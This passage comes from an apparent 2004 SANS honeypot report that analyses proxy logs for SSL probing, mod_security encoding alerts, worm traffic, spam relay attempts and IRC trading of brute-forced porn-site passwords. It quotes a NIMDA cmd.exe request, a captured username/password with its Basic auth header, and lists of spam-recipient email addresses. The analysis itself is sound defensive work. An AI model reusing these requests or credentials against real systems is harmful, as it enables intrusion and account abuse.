192.117.242.67 - - [09/Mar/2004:22:04:29 -0500] "CONNECT login.icq.com:443 HTTP/1.0" 200 -
"_" "_ "
192.117.242.67 - - [09/Mar/2004:22:07:11 -0500] "CONNECT login.icq.com:443 HTTP/1.0" 200 -
"_" "_ "
192.117.242.67 - - [09/Mar/2004:22:09:38 -0500] "CONNECT login.icq.com:443 HTTP/1.0" 200 -
"_" "_ "
192.117.242.67 - - [09/Mar/2004:22:09:38 -0500] "CONNECT login.icq.com:443 HTTP/1.0" 200 -
"_" "_ "
212.57.187.242 - - [09/Mar/2004:22:11:27 -0500] "GET https://www.chel.mts.ru/sms/cgi-bin/c
gi_exe?function=sms_send HTTP/1.1" 200 23501 "http://www.ya.ru/" "Mozilla/4.0 (compatible
; MSIE 6.0; MSIE 5.5; Windows NT 5.0) Opera 7.03 [en]"
```

Did they target SSL on our honeyproxy?

**Answer:** Yes, attackers did try and access the SSL web server on our proxypot.

**Number of SSL connections:** 2313 from 4 different hosts.

**Search Logic:** Search the ssl-access\_log file for all entries with the less command.

**Search Command:** `less ssl-access_log`

**Example Entry:** The example entries below show some example SSL connection attempts against our proxypot.

```
# less ssl-access_log
66.36.242.145 - - [09/Mar/2004:22:40:38 -0500] "GET /mod_ssl:error:HTTP-request HTTP/1.0"
400 547
217.107.218.126 - - [09/Mar/2004:22:42:27 -0500] "GET /mod_ssl:error:HTTP-request HTTP/1.0
" 400 547
217.160.165.173 - - [12/Mar/2004:22:30:15 -0500] "GET /mod_ssl:error:HTTP-request HTTP/1.0
" 400 547
```

Why would they want to use SSL?

**Answer:** There are two different answers for this question –

- SSL software is just like any other application and vulnerabilities may surface. When they do, an attacker may probe the SSL-enabled web server for its version information to confirm a vulnerable implementation.
- Network Intrusion Detection Systems (NIDS) will not be able to inspect the Layer 7 (Application) data in the HTTPS requests. Attackers will often target an SSL-enabled web server to try and hide their activities from NIDS sensors.

Why didn't they use SSL exclusively?

**Answer:** Once again, there are two main answers here –

- Not every target web server offered SSL service.
  - As mentioned above, attackers want to hide their web attacks from NIDS by tunneling it through SSL connections. This becomes even more obvious if the attacker were connecting directly to the target web server from their real system. In the case of our proxypot, however, the attacker has already taken steps to obfuscate their IP address so there are less concerned with being stealthy since they have anonymity.
4. Are there any indications of attackers chaining through other proxy servers? Describe how you identified this activity. List the other proxy servers identified. Can you confirm that these are indeed proxy servers?

**Answer:** The answer to this question was addressed in the Network Detect Section (Chaining Proxies) #3 above.

5. Identify the different Brute Force Authentication attack methods. Can you obtain the clear text username/password credentials? Describe your methods.

**Answer:** The answer to this question was provided in the Network Detect Section (Distributed Brute Force Attack against Yahoo) #2 above.

6. What does the Mod\_Security error message "Invalid Character Detected" mean? What were the attackers trying to accomplish?

**Answer:** Mod\_Security will generate this error message based on three different security filters/checks:

- **SecFilterCheckURLEncoding** – URL Encoding validation  
Special characters need to be encoded before they can be transmitted in the URL. Any character can be replaced using the three character combination %XY, where XY is an hexadecimal character code (see <http://www.rfc-ditor.org/rfc/rfc1738.txt> for more details). Hexadecimal numbers only allow letters A to F, but attackers sometimes use other letters in order to trick the decoding algorithm. Mod\_security checks all supplied encoding in order to verify they are valid.
- **SecFilterCheckUnicodeEncoding** – Unicode encoding validation  
Unicode encoding validation first appeared in version 1.6. Normally, it is disabled by default. You should turn it on if your application or the underlying operating system accept/understand Unicode. This feature will assume UTF-8 encoding and check for three types of errors:
  - **Not enough bytes.** UTF-8 supports two, three, four, five, and six byte encoding. ModSecurity will locate cases when a byte or more is missing.
  - **Invalid encoding.** The two most significant bits in most characters are supposed to be fixed to 0x80. Attackers can use this to subvert Unicode decoders.
- **Overlong characters.** ASCII characters are mapped directly into the Unicode space and are thus represented with a single byte. However, most ASCII characters can also be encoded with two, three, four, five, and six characters thus tricking the decoder into thinking that the character is something else (and, presumably, avoiding the security check).
- **SecFilterForceByteRange** - Byte range check  
You can force requests to consist only of bytes from a certain byte range. This can be useful to avoid stack overflow attacks (since they usually contain "random" binary content). To only allow bytes from 32 to 126 (inclusive), use the following directive: **SecFilterForceByteRange 32 126** Default range values are 0 and 255, i.e. all byte values are allowed. The full ASCII chart is located here - <http://i->

[technica.com/whitestuff/asciichart.html](http://technica.com/whitestuff/asciichart.html).

When these three encoding checks are combined, they are able to identify a large number of attacks/problems. Below are a few examples:

**SOCKS Proxy Scan:** This is the same request as discussed above in the proxy section. Notice that the mod\_security audit\_log decodes the "\x04\x04" data into its "^D^A" form.

```
# grep 203.121.182.190 access_log | head -1
203.121.182.190 - - [09/Mar/2004:22:07:16 -0500] "\x04\x01" 501 - "-" "-"
# egrep -B1 -A7 "22:07:16" audit_log
```

**CodeRed/NIMDA Worm Attacks:** Both of these worms used abnormal encoding to execute their attacks. CodeRed used binary encoding and NIMDA used double-unicode encoding. Below are two examples:

---

© SANS Institute 2004, Author retains full rights

```

Connection: close
Content-Type: text/html; charset=iso-8859-1
=====

```

In both cases, the worms were trying to trick the URL decoding mechanisms on the web server in order to get it to execute some code.

7. Several attackers tried to send SPAM by accessing the following URL - <http://mail.sina.com.cn/cgi-bin/sendmsg.cgi>. They tried to send email with an html attachment (files listed in the /upload directory). What does the SPAM webpage say? Who are the SPAM recipients?

**Answer:** The html web pages that were captured in the "/upload" directory are written in Chinese. In order to read the html file, I decided to upload the file to my own honeypot web site - <http://honeypots.sourceforge.net/20040313-174514-68.41.205.235-GoodMornding.htm>. I then used an online web translator to translate the Chinese into English. A portion of the web page is shown below:



**SPAM Recipients:** By reviewing the audit\_log data for these POST requests, we can identify the targeted SPAM recipients by inspecting the MIME header data in the file upload data:

```

# egrep -B30 "GoodMornding.htm" audit_log
botaizao489@163.com
-----707d42d23ce5f
Content-Disposition: form-data; name="cc"

shuchangjun@sina.com,shuchangjy123@sina.com,shuchanglove520@sina.com,shuchangly@sina.com,shuchangrgrz@sina.com,shuchangsc_7@sina.com,shuchangsheng.student@sina.com,shuchangstar@sina.com,shuchangwei@sina.com,shuchangwen@sina.com,shuchangwww@sina.com,shuchangyin@sina.com
-----707d42d23ce5f

```

```

Content-Disposition: form-data; name="bcc"

-----707d42d23ce5f
Content-Disposition: form-data; name="subj"

µíí·È_ÊÕÑ
-----707d42d23ce5f
Content-Disposition: form-data; name="html"

-----707d42d23ce5f
Content-Disposition: form-data; name="htmlmsg"

bianpian2@sina.com
-----707d42d23ce5f
Content-Disposition: form-data; name="msgtxt"

Ôâ_Æª_«_ÊµÄîÄÖÄ£-ÊÇÀ´_ÔÔ¶_ÄóÖÑµÄÇ_Ç_îÊ°ò, µã.dd.»÷.ee.´ò.ff.¿ª.

emakcy  »Ø==,´ :   dangchou793@yahoo.com

mzA  ghx  ol  G4n5l
-----707d42d23ce5f
Content-Disposition: form-data; name="cc"; filename="GoodMornding.htm"

```

The bolded section above entitled – name="cc", lists the recipients of this SPAM email.

8. Provide some high level statistics on attackers such as:

- **Top Ten Attackers:** Commands used –

**Top Ten Attacker IP Addresses** – cat access\_log | awk '{print \$1}' | sort | uniq -c | sort -rn | head -10

**Example Requests for each IP** – for f in `cat access\_log | awk '{print \$1}' | sort | uniq -c | sort -rn | head -10 | awk '{print \$2}'`; do grep \$f access\_log | head -1 ; done

Order	Request #	IP Address	Example Request	Comment
1	9763	67.83.151.132	HEAD http://www.sun.com/	Checking SUN Website
2	8349	217.160.165.173	GET / HTTP/1.0	Start of Nessus Scan
3	6865	195.16.40.200	CONNECT login.icq.com:443	Trying to connect to ICQ
4	5967	68.82.168.149	GET http://www.nikkisplayground.com/fanclub/index.htm	Brute Forcing Porn Site
5	4290	81.171.1.165	GET http://www.glocksoft.net/cgi-bin/jenv.cgi	Checking Proxy Env
6	3245	61.144.119.66	GET http://www.samair.ru/proxy/proxychecker/results.htm	Checking Proxy Env
7	2984	68.189.213.50	HEAD http://www.sun.com/	Checking SUN Website
8	2923	61.249.170.159	GET http://hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi	Checking Proxy ENV



9	2907	61.177.91.33	GET http://www.chinaarp.com/	Banner Fraud
10	2831	217.162.108.28	HEAD http://www.shanesworld.com/members	Brute Forcing Port Site


- **Top Ten Targets:** Command used - `cat access_log | awk '{print $7}' | sort | uniq -c | sort -rn | head -10`

Order	Request #	URL	Comment
1	10928	login.icq.com:443	Connect to ICQ
2	4898	www.firmhandspanking.com/members/index.htm	Brute Force Porn Site
3	3859	www.cnpick.com/show.asp?id=18647	Banner Fraud
4	1575	www.sun.com	Checking SUN Website
5	1282	hpcgi1.nifty.com/trino/ProxyJ/prxjdg.cgi	Checking Proxy ENV
6	833	members.streetblowjobs.com/	Brute Force Porn Site
7	821	www.meninpain.com/members/	Brute Force Porn Site
8	820	www.realfuckingcouples.com/members/	Brute Force Porn Site
9	817	www.busty-teens.org/members/main.htm	Brute Force Porn Site
10	711	www.crookedpanties.com/members/	Brute Force Porn Site

- **Top User-Agents (Any weird/fake agent strings?):** Interesting/weird entries -

Number of Requests	User-Agent Info	Comment
79	MSIE<81>iMicrosoftRInternetExplo<82><92>er<81>j	Binary Data Present in String
55	fork()	Perhaps some botched script code
45	Borg/4.3.5	You Will Be Assimilated
10	pxyscand/2.0	Proxy Scanner App
8	MLDonkey 2.5-12	Peer to Peer Client
6	Anonymized by Steganos Internet Anonym	Browser Plug-In for Security
5	Space Bison/0.02 [fu] (Win67; X; SK)	Browser Plug-In - Pop-Up Blocker
4	Unknown	???
4	Nessus	Nessus Vulnerability Scanner
2	You lose !	Rough Talk!

- **Attacker correlation from DShield and other sources?** If Dshield has data in the "Total Records against IP" field, then this client has been up to not good since other people have reported the IP due to abuse. Two out of the Top Ten Attackers were listed in Dshield -
  - o 195.16.40.200 - <http://www.dshield.org/ipinfo.php?ip=195.16.40.200&Submit=Submit>


<b>DShield Profile:</b>	Country:	 RU
	Contact E-mail:	[no email]
	AS Number:	8350
	<b>Total Records against IP:</b>	<b>45</b>
	Number of targets:	2

Number of targets:	2
Date Range:	2004-04-22 to 2004-04-22

[Update Summary](#)

- 61.144.119.66 - <http://www.dshield.org/ipinfo.php?ip=61.144.119.66&Submit=Submit>

#### DSHield Profile:

Country:	 CN
Contact E-mail:	anti-spam@ns.chinanet.cn.net
AS Number:	4813
<b>Total Records against IP:</b>	<b>11</b>
Number of targets:	5
Date Range:	2004-04-27 to 2004-04-27

[Update Summary](#)

#### Bonus Question:

- Why do you think the attackers were targeting pornography websites for brute force attacks? (Besides the obvious physical gratification scenarios :)

**Answer:** There are a number of reasons why attackers target Porn sites:

- **Credit Card Data:** Porn sites use credit cards for payment and age verification. This data makes these site a ripe target.
- **User Credentials As Currency:** Once user credentials have been verified as valid, they then have value. Attackers can then used these credentials as currency to barter and trade with others. How do I know this? I noticed that many of the same clients who were conducting brute force attacks against port sites, were also using the HTTP CONNECT Method to join IRC channels.

#### Brute Force Attack –

```
217.229.136.208 - - [10/Mar/2004:11:54:20 -0500] "HEAD http://members.bignaturals.com/
HTTP/1.0" 200 0 "http://members.bignaturals.com/" "Mozilla/4.6 ( compatible; MSIE 5.01; Windows
XP; athome020 )"
```

#### IRC Connection –

```
217.229.136.208 - - [10/Mar/2004:03:38:42 -0500] "CONNECT efnet.xs4all.nl:6667 HTTP/1.0" 200 -
"_" "_"
```

I decided to monitor the IRC communication going through the proxypot by running tcpdump in binary capture mode and then used HoneyNet Project's Privmsg.pl script - <http://www.honeynet.org/tools/danalysis/privmsg> - to extract the data. The attackers joined a channel called, appropriately enough, #xxxpasswords.

- They were trading the porn site credentials like baseball cards
- Below are excerpts from the IRC log file:

```
//PRIVMSG colorized irc sniffer, Max Vision http://whitehats.com/
--CUT--
```

```
#xxxxpasswords avs!~avs@dhcp074211.res-hall.northwestern.edu looking for ugas platinum or
mancheck, plz anyone help! and let me know if you need anything! ;)
--CUT-
#xxxxpasswords Wsted!sharky@CPE00045a77e8b4-CM014480011704.cpe.net.cable.rogers.com hi everyone
#xxxxpasswords Wsted!sharky@CPE00045a77e8b4-CM014480011704.cpe.net.cable.rogers.com Request
http://www.lfpcontent.com/hustler please & thx
--CUT-
#xxxxpasswords BEN__!~zzz@200.151.71.96 any can help me out with ifriends?
--CUT-
#xxxxpasswords Wapete17!Krazyinluv@dialup-67.30.48.82.Dial1.Dallas1.Level3.net anyone trading
gay passwords?
```

- In the xxxpasswords channel, the attackers were using automated channel commands to verify the credentials they submit
  - o ??PassCount
  - o ??level
  - o ??spoofer
  - o ??post
  - o ??multinet
  - o ??crossposting

These commands will run a bot program to submit username/password info to the specified web site in order to verify the credentials. Below are some excerpts from the IRC log file -

```
--CUT-
#xxxxpasswords zima-und!reddog@zima.is.h0.ly ??PassCount
#xxxxpasswords zima-und!reddog@zima.is.h0.ly ??level
#xxxxpasswords ^Zima^!jfk@bzq-218-213-115.red.bezeqint.net -15|14( 9,1 XP 14)15|-
Congratulations ShadwDrgn! Your sites: [XP175808] 14(level 6) [XP175809] 14(level 6) [XP175810] 14(level 6) [XP175811] 14(level 6) [XP175812] 14(level 6) were verified!
#xxxxpasswords zima-und!reddog@zima.is.h0.ly ??spoofer
#xxxxpasswords ^Zima^!jfk@bzq-218-213-115.red.bezeqint.net -15|14( 9,1 XP 14)15|-Freebie site
with the compliments of XXXPasswords /// [12XP17759]:3 HTTP://www.x-nudism.com/main/in/ L:4
xona09 P:4 secure09
```

The last bolded entry shows that there is a "Freebie site" and it provides the authentication credentials - username = xona09 and password = secure09. Below is the corresponding proxypot audit\_log entry when the IRC bot verified these credentials:

```
=====
Request: 66.20.87.249 - - [Fri Mar 12 19:30:15 2004] "HEAD http://x-
nudism.com/main/in/index.htm HTTP/1.0" 200 0
Handler: proxy-server
Error: mod_security: pausing [http://x-nudism.com/main/in/index.htm] for 50000 ms
=====
HEAD http://x-nudism.com/main/in/index.htm HTTP/1.0
Accept: */*
Accept-Language: en-us,en;q=0.5
Authorization: Basic eG9uYTA5OnNlY3VyZTA5
Host: x-nudism.com
Pragma: no-cache
Referer: http://x-nudism.com/main/in/index.htm
User-Agent: Mozilla/4.73 ( compatible; MSIE 4.0; Windows 98; DigiExt )
mod_security-message: Access denied with code 200. Pattern match "Basic" at HEADER.
mod_security-action: 200

HTTP/1.0 200 OK
Connection: close
Content-Type: text/html; charset=iso-8859-1
=====
```

- Even though the proxypot's IP/Hostname was obfuscated from the logs, can you still determine the probable network block owner?

**Answer:** There are two different possibilities:

- **IP Address in Cookie:** In order to try and protect the IP address of the proxypot in the SoTM logs, I conducted numerous text anonymization steps using common unix commands such as sed. I wanted to make sure that the proxypot's IP address in logs was obfuscated to 192.168.1.103. Well, I should have tried some more "fuzzy logic" search/replace steps because I missed one cookie that has the proxypot's IP address in it ☺! In the cookie, the "." separator is URL Encoded to "%2E".

```
=====
Request: 218.93.58.133 - - [Sat Mar 13 04:38:00 2004] "GET
http://s13.sitemeter.com/js/counter.asp?site=s13firstzonerresult HTTP/1.0" 200 1938
Handler: proxy-server
-----
GET http://s13.sitemeter.com/js/counter.asp?site=
s13firstzonerresult HTTP/1.0
Accept: */*
Accept-Language: en-us
--CUT--
HTTP/1.0 200 OK
Warning: Subject to Monitoring
Set-Cookie: IP=68%2E48%2E106%2E109; path=/js
X-Cache: MISS from www.testproxy.net
=====
```

- **Propagation Mechanisms of Worms (Target IP Selection):** Nimda and Code Red propagate primarily by targeting IP addresses in similar ranges. Over 75% of the targeted IP addresses are similar to the infected host's address, and less than 25% are randomly selected. For example, an infected host with an address of 24.128.1.1 will target hosts with addresses of 24.\*.\* and/or 24.128.\*.\*. The rationale is to distribute the propagation effort among as many hosts as possible and prevent overlapping efforts---this enables the worm to spread quickly throughout the entire Internet. An example NIMDA worm request is below -

```
68.48.142.117 - - [09/Mar/2004:22:22:57 -0500] "GET /c/winnt/system32/cmd.exe?/c+dir HTTP/1.0"
200 566 "-" "-"
```

We can then take this IP address and run a WHOIS to verify the Network Block Owner:

```
# nslookup 68.48.142.117 | tail -3
Name:      pcp01791418pcs.hyatsv01.md.comcast.net
Address:   68.48.142.117
# whois 68.48.142.117
Comcast Cable Communications, Inc. JUMPSTART-1 (NET-68-32-0-0-1)
        68.32.0.0 - 68.63.255.255
Comcast Cable Communications, Inc. DC-3 (NET-68-48-0-0-1)
        68.48.0.0 - 68.49.255.255

# ARIN WHOIS database, last updated 2004-05-11 19:15
# Enter ? for additional hints on searching ARIN's WHOIS database.
```